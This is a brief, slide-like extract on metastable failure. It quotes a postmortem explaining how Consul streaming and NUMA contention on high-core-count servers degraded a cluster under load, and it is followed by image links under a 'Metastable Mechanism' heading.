
[Streaming was] **designed to lower the CPU usage and network bandwidth** of the Consul cluster, [and] worked as expected [...] In order to prepare for the increased traffic we typically see at the end of the year, we also **increased the number of nodes supporting traffic routing by 50%**. [...] Under very high load [this] causes blocking during writes, **making it significantly less efficient**. This behavior also explained the effect of higher core-count servers: those servers were dual socket architectures with a NUMA memory model. **The additional contention on shared resources thus got worse under this architecture.**

# Metastable Mechanism







# Metastable Mechanism

